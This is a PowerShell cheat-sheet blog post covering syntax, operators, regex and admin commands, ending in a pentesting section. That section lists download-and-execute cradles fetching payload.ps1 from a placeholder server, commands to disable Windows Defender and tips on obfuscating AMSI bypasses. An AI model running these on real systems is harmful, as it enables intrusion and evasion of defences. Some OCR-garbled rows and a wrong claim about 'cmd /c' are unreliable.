The Most Helpful PowerShell Cheat Sheet You'll Ever Find

January 26, 2023 / By Cassandra Lee

Listen to the article

Are you looking for a quick reference guide to PowerShell commands and scripts? Look no further—our PowerShell cheat sheet is here to help you streamline your tasks and boost your productivity. Whether you're a beginner or an experienced user, this cheat sheet has something for you.

We'll cover key topics such as objects, regular expressions, operators, and tips and best practices for working with this powerful task automation tool. So, rather than spending more time than you need in the official documentation or in remembering complex commands, keep our Windows PowerShell cheat sheet within reach and get to work.

Download this cheat sheet **here**. When you're ready, let's get started.

What Is PowerShell?

PowerShell is a scripting language and command-line interface (CLI) built on **Microsoft**'s .NET Framework to automate administrative tasks and manage system configurations, analogous to **Bash** scripting in Linux. For all the geeks out there, PowerShell is an **object-oriented programming (OOP)** language.

The PowerShell **Integrated Scripting Environment (ISE)** is a terminal console for running PowerShell commands known as **cmdlets** (pronounced "command-let") and writing/executing PowerShell scripts with the file extension ".ps1".

PowerShell commands are case-insensitive in its native Windows environment, but that is not true for other operating systems. **Read more about PowerShell case sensitivity here.**

How to Use PowerShell

PowerShell comes pre-installed on **Windows** and **Azure**, but you can install it on certain **Linux** distributions through their respective package managers and on **the latest macOS version** via **Homebrew, direct download, or binary archives**.

How to start a PowerShell instance:

OPERATING SYSTEM	ACTION
Windows	Right-click **Start** > select "Windows PowerShell" If you want elevated privileges, select "Windows PowerShell (Admin)" Run Command Prompt (click **Start** > type **cmd**) > input "**PowerShell**" and select your preferred option—with or without "(Admin)"
Linux	Raspberry Pi: In Terminal, type **~/powershell/pwsh** > press Enter. Other distributions: In Terminal, input **pwsh** > press Enter.
macOS	In Terminal, input **pwsh** > press Enter.

Useful PowerShell Commands

The table below lists the most important PowerShell commands. Although PowerShell aliases resemble Command Prompt (`cmd.exe`) or Bash commands, they're not functions native to PowerShell but are shortcuts to the corresponding PowerShell commands.

COMMAND NAME	ALIAS	DESCRIPTION
`Get-Help Get-Command`	(None)	Display help information about PowerShell command `Get-Command` (which lists all PowerShell commands). You may replace `Get-Command` with any PowerShell command of your choice.
`Get-ChildItem`	`dir, ls, gci`	Lists all files and folders in the current working directory
`Get-Location`	`pwd, gl`	Get the current working directory
`Set-Location`	`cd, chdir, sl`	Sets the current working location to a specified location
`Get-Content`	`cat, gc, type`	Gets the content of the item at the specified location
`Copy-Item`	`copy, cp, cpi`	Copies an item from one location to another
`Remove-Item`	`del, erase, rd, ri, rm, rmdir`	Deletes the specified items
`Move-Item`	`mi, move, mv`	Moves an item from one location to another
`New-Item`	`ni`	Creates a new item
`Out-File`	`>, >>`	Send output to a file. When you wish to specify parameters, stick to `Out-File`.
`Invoke-WebRequest`	`curl, iwr, wget`	Get content from a web page on the Internet
`Write-Output`	`echo, write`	Sends the specified objects to the next command in the pipeline. If `Write-Output` is the last command in the pipeline, the console displays the objects.
`Clear-Host`	`cls, clear`	Clear console

PowerShell syntax

PowerShell is so complex and contains so many commands that you need to understand its syntax to use it well.

Parameters

Parameters are command arguments that enable developers to build reusable PowerShell scripts. For a command with two parameters (here, `Parameter1` takes a value, but `Parameter2` doesn't), the syntax is:

```
Do-Something -Parameter1 value1 -Parameter2
```

To find all commands with, say, the "`ComputerName`" parameter, use:

```
Get-Help * -Parameter ComputerName
```

The following are risk mitigation parameters that apply to all PowerShell commands:

RISK MITIGATION PARAMETER	DESCRIPTION	EXAMPLE
`-Confirm`	Prompt whether to take action.	Creating a new item called `test.txt`: `ni test.txt -Confirm`
`-WhatIf`	Displays what a certain command would do.	Removal of an item called `test.txt`: `del test.txt -WhatIf`

Here's more information about **common parameters in PowerShell**.

Pipes

PowerShell uses the pipe character "`|`" to pass the output of a series of commands to subsequent commands as pipeline input, analogous to scripting in **Bash** and **Splunk**. For a sequence containing three commands, the PowerShell pipeline syntax is:

```
Command1 | Command2 | Command3
```

Here is **an example** involving four commands:

```
Get-Service | Where-Object -Property Status -EQ Running | Select-Object Name, DisplayName, StartType | Sort-Object -Property StartType, Name
```

In this example, `Get-Service` sends a list of all the Windows services to `Where-Object`, which filters out the services having `Running` as their `Status`. The filtered results pass through `Select-Object`, which picks out the columns `Name`, `DisplayName`, and `StartType`, and finally, `Sort-Object` sorts these columns by `StartType` and `Name`.

Other examples of pipes:

COMMAND	DESCRIPTION
`"plan_A.txt" | Rename-Item -NewName "plan_B.md"`	Rename the file “`plan_A.txt`” to a new name “`plan_B.md`”

COMMAND	DESCRIPTION
`Get-ChildItem | Select-Object basename | Sort-Object *`	Lists the names of all the files in the current working directory, sorted in alphabetical order.

Objects

An object is a data type that consists of object properties and methods, either of which you can reference directly with a period (`.`) followed by the property/method name. PowerShell contains .NET Framework **objects** like other OOP languages such as C#, Java, and **Python**.

In the example below, we explore a `Fax` application .NET Framework object:

```
Get-Service -Name Fax | Get-Member
```

`Fax` has one or more properties. Let's check out the `Status` property. It turns out that it's not in use:

```
(Get-Service -Name Fax).Status
```

One of the methods listed is "`GetType`" and we can try it out:

```
(Get-Service -Name Fax).GetType()
```

This method shows that the .NET object Fax is a `ServiceController`.

Variables

These are the basic commands for defining and calling PowerShell **variables**.

COMMAND	DESCRIPTION
`New-Variable var1`	Create a new variable `var1` without defining its value
`Get-Variable my*`	Lists all variables in use beginning with "`my*`"
`Remove-Variable bad_variable`	Delete the variable called "`bad_variable`"
`$var = "string"`	Assign the value "`string`" to a variable `$var`
`$a,$b = 0`	Assign the value 0 to the variables `$a`, `$b`
`$a,$b,$c = 'a','b','c'`	Assign the characters `'a'`, `'b'`, `'c'` to respectively-named variables
`$a,$b = $b,$a`	Swap the values of the variables `$a` and `$b`

COMMAND	DESCRIPTION
`$var = [int]5`	Force the variable `$var` to be strongly typed and only admit integer values

Important special variables (**find more here**):

VARIABLE	DESCRIPTION
`$HOME`	Path to user's home directory
`$NULL`	Empty/null value
`$TRUE`	Boolean value TRUE
`$FALSE`	Boolean value FALSE
`$PID`	Process identifier (PID) of the process hosting the current session of PowerShell

Regular Expressions

A **regular expression** (regex) is a character-matching pattern. It can comprise literal characters, operators, and other constructs.

Here are the rules for constructing regexes:

REGEX SYNTAX	DESCRIPTION
`[ ]`	Allowable characters, e.g., `[abcd]` means `'a'/'b'/'c'/'d'`
`[aeiou]`	Single vowel character in English
`^`	1. Use it with square brackets `[ ]` to denote exclusion 2. For matching the beginning of a string
`[^aeiou]`	Single consonant character in English
`$`	For matching the end of a string
`-`	Use with square brackets `[ ]` to denote character ranges

REGEX SYNTAX	DESCRIPTION
`[A-Z]`	Uppercase alphabetic characters
`[a-z]`	Lowercase alphabetic characters
`[0-9]`	Numeric characters
`[ -~]`	All ASCII-based (hence printable) characters
`\t`	Tab
`\n`	Newline
`\r`	Carriage return
`.`	Any character except a newline (`\n`) character; wildcard
`*`	Match the regex prefixed to it zero or more times.
`+`	Match the regex prefixed to it one or more times.
`?`	Match the regex prefixed to it zero or one time.
`{n}`	A regex symbol must match exactly `n` times.
`{n,}`	A regex symbol must match at least `n` times.
`{n,m}`	A regex symbol must match between `n` and `m` times inclusive.
`\`	Escape; interpret the following regex-reserved characters as the corresponding literal characters: `[]().\^$|?*+{}`
`\d`	Decimal digit
`\D`	Non-decimal digit, such as hexadecimal
`\w`	Alphanumeric character and underscore ("**word character**")
`\W`	Non-**word character**
`\s`	Space character
`\S`	Non-space character

The following syntax is for checking strings (enclosed with quotes such as `'str'` or `"ing"`) against regexes:

CHECK FOR `-MATCH`	CHECK FOR `-NOTMATCH`
`<string> -Match <regex>`	`<string> -NotMatch <regex>`

Here are examples of strings that match and don't match the following regular expressions:

REGEX	STRINGS THAT `-MATCH`	STRINGS THAT DO `-NOTMATCH`
`'Hello world'`	`'Hello world'`	`'Hello World'`
`'^Windows$'`	`'Windows'`	`'windows'`
`'[aeiou][^aeiou]'`	`'ah'`	`'lo'`
`'[a-z]'`	`'x'`	`'X'`
`'[a-z]+-?\d\D'`	`'server0F','x-8B'`	`'--AF'`
`'\w{1,3}\W'`	`'Hey!'`	`'Fast'`
`'.{8}'`	`'Break up'`	`'No'`
`'..\s\S{2,}'`	`'oh no'`	`'\n\nYes'`
`'\d\.\d{3}'`	`'1.618'`	`'3.14'`

Operators

PowerShell has many **operators**. Here we present the most commonly used ones.

In the examples below, the variables `$a` and `$b` hold the values 10 and 20, respectively. The symbol → denotes the resulting value, and ⇔ denotes equivalence.

Arithmetic operators:

OPERATOR	DESCRIPTION	EXAMPLE
`+`	Addition. Adds values on either side of the operator.	`$a + $b → 30`

OPERATOR	DESCRIPTION	EXAMPLE
-	Subtraction. Subtracts right-hand operand from the left-hand operand.	`$a - $b → -10`
*	Multiplication. Multiplies values on either side of the operator.	`$a * $b → 200`
/	Division. Divides left-hand operand by right-hand operand.	`$b / $a → 2`
%	Modulus. Divides left-hand operand by right-hand operand and returns the remainder.	`$b % $a → 0`

Comparison operators:

OPERATOR	MATH SYMBOL (NOT POWERSHELL)	DESCRIPTION	EXAMPLE
eq	=	Equal	`$a -eq $b → $false`
ne	≠	Unequal	`$a -ne $b → $true`
gt	>	Greater than	`$b -gt $a → $true`
ge	≥	Greater than or equal to	`$b -ge $a → $true`
lt	<	Less than	`$b -lt $a → $false`
le	≤	Less than or equal to	`$b -le $a → $false`

OPERATOR	DESCRIPTION	EXAMPLE
=	Assign values from the right-side operands to the left-hand operand.	Assign the sum of variables `$a` and `$b` to a new variable `$c`: `$c = $a + $b`
+=	Add the right side operand to the left operand and assign the result to the left-hand operand.	`$c += $a ⇔ $c = $c + $a`

OPERATOR	DESCRIPTION	EXAMPLE
`-=`	Subtract the right side operand from the left operand and assign the result to the left-hand operand.	`$c -= $a` ⇔ `$c = $c - $a`

Logical operators:

OPERATOR	DESCRIPTION	EXAMPLE
`-and`	Logical AND. If both operands are true/non-zero, then the condition becomes true.	`($a -and $b)` → `$true`
`-or`	Logical OR. If any of the two operands are true/non-zero, then the condition becomes true.	`($a -or 0)` → `$true`
`-not, !`	Logical NOT. Negation of a given Boolean expression.	`!($b -eq 20)` → `$false`
`-xor`	Logical exclusive OR. If only one of the two operands is true/non-zero, then the condition becomes true.	`($a -xor $b)` → `$false`

Redirection operators:

OPERATOR	DESCRIPTION
`>`	Send output to the specified file or output device.
`>>`	Append output to the specified file or output device.

By adding a numerical prefix to PowerShell's redirection operators, the redirection operators enable you to send specific types of command output to various destinations:

REDIRECTION PREFIX	OUTPUT STREAM	EXAMPLE
`*`	All output	Redirect all streams to `out.txt`: `Do-Something *> out.txt`

REDIRECTION PREFIX	OUTPUT STREAM	EXAMPLE
1	Standard output (This is the default stream if you omit the redirection prefix.)	Append standard output to `success.txt`: `Do-Something 1>> success.txt`
2	Standard error	Redirect standard error to standard output, which gets sent to a file called `dir.log`: `dir 'C:\', 'fakepath' 2>&1 > .\dir.log`
3	Warning messages	Send warning output to `warning.txt`: `Do-Something 3> warning.txt`
4	Verbose output	Append `verbose.txt` with the verbose output: `Do-Something 4>> verbose.txt`
5	Debug messages	Send debugging output to standard error: `Do-Something 5>&1`
6	Information (PowerShell 5.0+)	Suppress all informational output: `Do-Something 6>$null`

Matching and regular expression (regex) operators:

OPERATOR	DESCRIPTION	EXAMPLE
`-Replace`	regex pattern	`$toy = "i like this toy"; $work = $toy -Replace "toy|this","!"; $work`
`-Like, -NotLike`	Check if a string matches a wildcard pattern (or not)	Output all *.bat files in the current working directory: `Get-ChildItem | Where-Object {$_.name -Like "*.bat"}` Output all other files:

OPERATOR	DESCRIPTION	EXAMPLE
		`Get-ChildItem | Where-Object {$_.name -NotLike "*.bat"}`

`-Match, -NotMatch`	Check if a string matches a regex pattern (or not)	The following examples evaluate to TRUE:
		`'blog' -Match 'b[^aeiou][aeiuo]g'`
		`'blog' -NotMatch 'b\d\wg'`

`-Contains, -NotContains`	Check if a collection contains a value (or not)	The following examples evaluate to TRUE:
		`@("Apple","Banana","Orange") -Contains "Banana"`
		`@("Au","Ag","Cu") -NotContains "Gold"`

`-In, -NotIn`	Check if a value is (not) in a collection	The following examples evaluate to TRUE:
		`"blue" -In @("red", "green", "blue")`
		`"blue" -NotIn @("magenta", "cyan", yellow")`

Miscellaneous operators:

COMMAND	DESCRIPTION	EXAMPLE
`()`	Grouping; override operator precedence in expressions	Computing this expression gives you the value 4: `(1+1)*2`
	Get today's date and time:	
`@()`	Get the results of one or more statements in the form of arrays	Get only file names in the current working directory: `@(Get-ChildItem | Select-Object Name)`
`[]`	Converts objects to the specific type	Check that there are 31 days between January 20 and February 20, 1988: `[DateTime] '2/20/88' - [DateTime] '1/20/88' -eq [TimeSpan] '31'# True`

COMMAND	DESCRIPTION	EXAMPLE
`&`	Run a command/pipeline as a Windows Powershell background job (PowerShell 6.0+)	`Get-Process -Name pwsh &`

Hash Tables

A **hash table** (alternative names: dictionary, associative array) stores data as key-value pairs.

SYNTAX	DESCRIPTION	EXAMPLE
`@{<key> = <value>; [<key> = <value>] ...}`	Hash table (empty: `@{}`)	`@{Number = 1; Shape = "Square"; Color = "Blue"}`
`[ordered]@{<key> = <value>; [<key> = <value>] ...}`	Hash table with ordering. Comparing unordered and ordered hash tables	`[ordered]@{Number = 1; Shape = "Square"; Color = "Blue"}`
`$hash.<key> = <value>`	Assign a value to a key in the hash table `$hash`	`$hash.id = 100`
`$hash["<key>"] = "`	Add a key-value pair	`$hash["Name"] =`
`$hash.Remove(<key>)`	Remove a key-value pair from `$hash`	`$hash.Remove("Time")`
`$hash.<key>`	Get the value of `<key>`	`$hash.id # 100`

Comments

Comments help you organize the components and flow of your PowerShell script.

SYMBOL	DESCRIPTION	EXAMPLE
`#`	One-line comment	`# Comment`
`<#...#>`	Multiline comment	`<# Blockcomment #>`
`` `" ``	Escaped quotation marks	`"`"Hello`""`
`` `t ``	Tab	`"'hello `t world'"`
`` `n ``	New line	`"'hello `n world'"`
`` ` ``	Line continuation	`ni test.txt ` -WhatIf`

Flow Control

In the given examples, `$a` is a variable defined earlier in the PowerShell instance.

COMMAND SYNTAX	DESCRIPTION	EXAMPLE
`For (<Init>; <Condition>; <Repeat>){<Statement list>}`	**For-loop**.	Print the value of `$i`, initialized with the value 1 and incremented by one in each iteration, until it exceeds 10: `for($i=1; $i -le 10; $i++) {Write-Host $i}`
	ForEach-Object loop; enumeration over I	Display the file size of each file in the
`list>}`	"%". The alias "$_" represents the current object.	`Host $_.length $_.name -separator "`t`t"}`
`While (<Condition>){<Statement list>}`	**While-loop**.	In each iteration, increment `$a` by one and print its value unless/until this value becomes 3: `while($a -ne 3){`

COMMAND SYNTAX	DESCRIPTION	EXAMPLE

		`$a++`
		`Write-Host $a`
		`}`

`If (<Test1>) {<Statement list 1>} [ElseIf (<Test2>) {<Statement list 2>}] [Else {<Statement list 3>}]`	**Conditional statement**.	Compares the value of `$a` against 2:
		`if ($a -gt 2) {`
		`Write-Host "The value $a is greater than 2."`
		`} elseif ($a -eq 2) {`
		`Write-Host "The value $a is equal to 2."`
		`} else {`
		`Write-Host ("The value $a is less than 2 or" + " was not created or initialized.")}`

PowerShell for Administrators

PowerShell is an indispensable tool in the system administrator's toolkit because it can help them automate mechanical and repetitive file system jobs, such as checking memory usage and creating backups. With task scheduling apps (such as Task Scheduler on Windows), PowerShell can do a lot of heavy lifting.

The following table lists PowerShell commands (change the parameters and values as appropriate)

COMMAND	DESCRIPTION
`New-PSDrive -Name "L" -PSProvider FileSystem -Root "\\path\to\data" -Persist`	Set up network drives. Specify an unused capital letter (not C:) as the "`-Name`" of a drive, and point the "`-Root`" parameter to a valid network path.
`Enable-PSRemoting`	Enable PowerShell remoting on a computer. If you want to push software updates across a

COMMAND	DESCRIPTION
	network, you need to enable PowerShell remoting on each computer in the network.
`Invoke-Command -ComputerName pc01, pc02, pc03 -ScriptBlock{cmd /c c:\path\to\setup.exe /config C:\path\to\config.xml}`	Push software updates across a network of three computers `pc01`, `pc02`, and `pc03`. Here, `/c` refers to the C: drive, and the rest of the `cmd` command is the Windows Batch script for software installation on `cmd.exe`.
`Get-Hotfix`	Check for software patches/updates
`$Password = Read-Host -AsSecureString` `New-LocalUser "User03" -Password $Password -FullName "Third User" -Description "Description of this account."`	Adding users. The first command prompts you for a password by using the `Read-Host` cmdlet. The command stores the password as a secure string in the `$Password` variable. The second command creates a local user account by using the password stored in `$Password`. The command specifies a user name, full name, and description for the user account.
`While(1) { $p = get-counter '\Process(*)\% Processor Time'; cls; $p.CounterSamples | sort -des CookedValue | select -f 15 | ft -`	**Monitor running processes**, refreshing at some given interval and showing CPU usage like
`Get-ChildItem c:\data -r | % {Copy-Item -Path $_.FullName -Destination \\path\to\backup}`	`c:\data`. To back up only modified files, sandwich the following command between the `dir` and `Copy-Item` commands as part of this pipeline: `? {!($_.PsIsContainer) -AND $_.LastWriteTime -gt (Get-Date).date}`

COMMAND	DESCRIPTION
`Get-Service`	Display the running and stopped services of the computer. See a working example in **Pipes**.
`Get-Command *-Service`	List all commands with the suffix "`-Service`":
`Get-Process`	List processes on a local computer:
`Start-Sleep 10`	Sleep for ten seconds
`Start-Job`	Start a Windows Powershell background job locally
`Receive-Job`	Get the results of the Windows Powershell background job
`New-PSSession`	Create a persistent connection to a local or remote computer
`Get-PSSession`	Get the Windows PowerShell sessions on local and remote computers
`Enable-NetFirewallRule`	Enable a previously disabled firewall rule
`Invoke-RestMethod`	Send an HTTP or HTTPS request to a RESTful web service

PowerShell for Pentesters

With great power comes great responsibility, and responsibilities as great as proper use of PowerShell fall on the system administrator in charge of maintaining a computer network. However, hackers have also used PowerShell to infiltrate computer systems. Therefore any competent penetration tester (pentester) must master PowerShell.

PowerShell Pentesting Toolkit

Here are Windows PowerShell commands (change the parameters and values as appropriate) and links to specialized code to help you do penetration testing using PowerShell:

COMMAND	DESCRIPTION
`Set-ExecutionPolicy -ExecutionPolicy Bypass`	In this powerful command, "`Bypass`" means removing all obstacles to running commands/scripts and disabling warnings and prompts. `ExecutionPolicy` **myth:** If you configure it a certain way, it will automatically protect your device from malicious activities. `ExecutionPolicy` **fact:** It's a **self-imposed fence** on PowerShell commands/scripts by a user, so if a malicious PowerShell script has caused damage, you already have a compromised machine. Jeffrey Snover, the creator of PowerShell, says: **Learn more about** `ExecutionPolicy`**.**
`Invoke-command -ScriptBlock{Set`	Microsoft's **Antimalware Scan Interface (AMSI)** allows antivirus software to monitor and block PowerShell scripts in memory. AMSI can recognize scripts meant to bypass AMSI by their hash signatures. So hackers/pentesters wise up.
`# Feed the above into` **https://amsi.fail** `to get the obfuscated (and runnable) version`	these values. Good obfuscation makes it harder for AMSI to recognize a script. But a tried-and-tested workaround that doesn't involve obfuscation is **splitting it up into separate lines**. Therein lies AMSI's weakness: it can detect entire scripts but not anticipate whether incremental commands lead to unexpected results.

COMMAND	DESCRIPTION
`Set-MpPreference -DisableRealTimeMonitoring $true` `# Feed the above into` **https://amsi.fail** `to get the obfuscated (and runnable) version`	Turn off Windows Defender. This command also requires obfuscation as AMSI will identify and abort such scripts.
`Import-Module /path/to/module`	Import module from a directory path `/path/to/module`
`iex (New-Object Net.WebClient).DownloadString('https://[webserver_ip]/payload.ps1')`	Download execution cradle: a payload PowerShell script `payload.ps1`.
`iex (iwr http://[webserver_ip]/some_script.ps1 -UseBasicParsing)`	Downloading a PowerShell script `some_script.ps1` and running it from random access memory (RAM)
`iex (New-Object Net.WebClient).DownloadString('http://[webserver_ip]/some_script.ps1')`	Download a PowerShell script `some_script.ps1` into RAM instead of disk
`iex (New-Object Net.WebClient).DownloadString('http://[webserver_ip]/some_script.ps1');command1;command2`	Allow a PowerShell script `some_script.ps1` to run commands (`command1, command2`) one at a time directly from RAM. The next item is an example.
`iex (New-Object Net.WebClient)`	

er

Enumeration Commands

To **enumerate** is to extract information, including users, groups, resources, and other interesting fields, and display it. Here is a table of essential enumeration commands:

COMMAND	DESCRIPTION
`net accounts`	Get the password policy
`whoami /priv`	Get the privileges of the currently logged-in user
`ipconfig /all`	List all network interfaces, IP, and DNS
`Get-LocalUser | Select *`	List all users on the machine
`Get-NetRoute`	Get IP route information from the IP routing table
`Get-Command`	List all PowerShell commands

You may come across PowerShell modules and scripts such as **Active Directory**, PowerView, PowerUp, Mimikatz, and Kekeo, all of which pentesters use. We encourage you to learn them independently.

Conclusion

This PowerShell cheat sheet is a brief but handy guide to navigating PowerShell, whether as a beginner or as a seasoned administrator. If you want to learn more about PowerShell, check out our courses on **Windows Server** and **Azure** to see it in action, and we'd love to hear what other PowerShell functions you'd like to learn in the comments below.

Frequently Asked Questions

What is PowerShell?

Like **bash** for Linux, PowerShell is a command-line scripting terminal native to the Windows

00:00 00:00 1

How do I run PowerShell commands?

How do I learn PowerShell?


Can I use PowerShell on Linux or macOS?

What is the difference between PowerShell and cmd.exe?

Grow your Cyber Security Skills

FIND OUT MORE

00:00 00:00 1



Cassandra Lee

I make connections across disciplines: cyber security, writing/journalism, art/design, music, mathematics, technology, education, psychology, and more. I've been advocating for girls and women in STEM since the 2010s, having written for Huffington Post, International Mathematical Olympiad 2016, and Ada Lovelace Day, and I'm honored to join StationX. You can find me on **LinkedIn** and **Linktree**.


Related Articles

Nmap Cheat Sheet 2023: All the Commands, Flags & Switches

Read More »

Linux Command Line Cheat Sheet: All the Commands You Need

Read More »



00:00 00:00 1

Read More »

INFO

Affiliates

Legal Notices

Privacy Policy

Site Map

SECURITY ASSESSMENT

Penetration Testing

Vulnerability Scanning

Build Reviews

Source Code Review

Social Engineering

CONSULTING

Audit & Compliance

Incident Response

Security Architecture

Risk Assessment

Security Training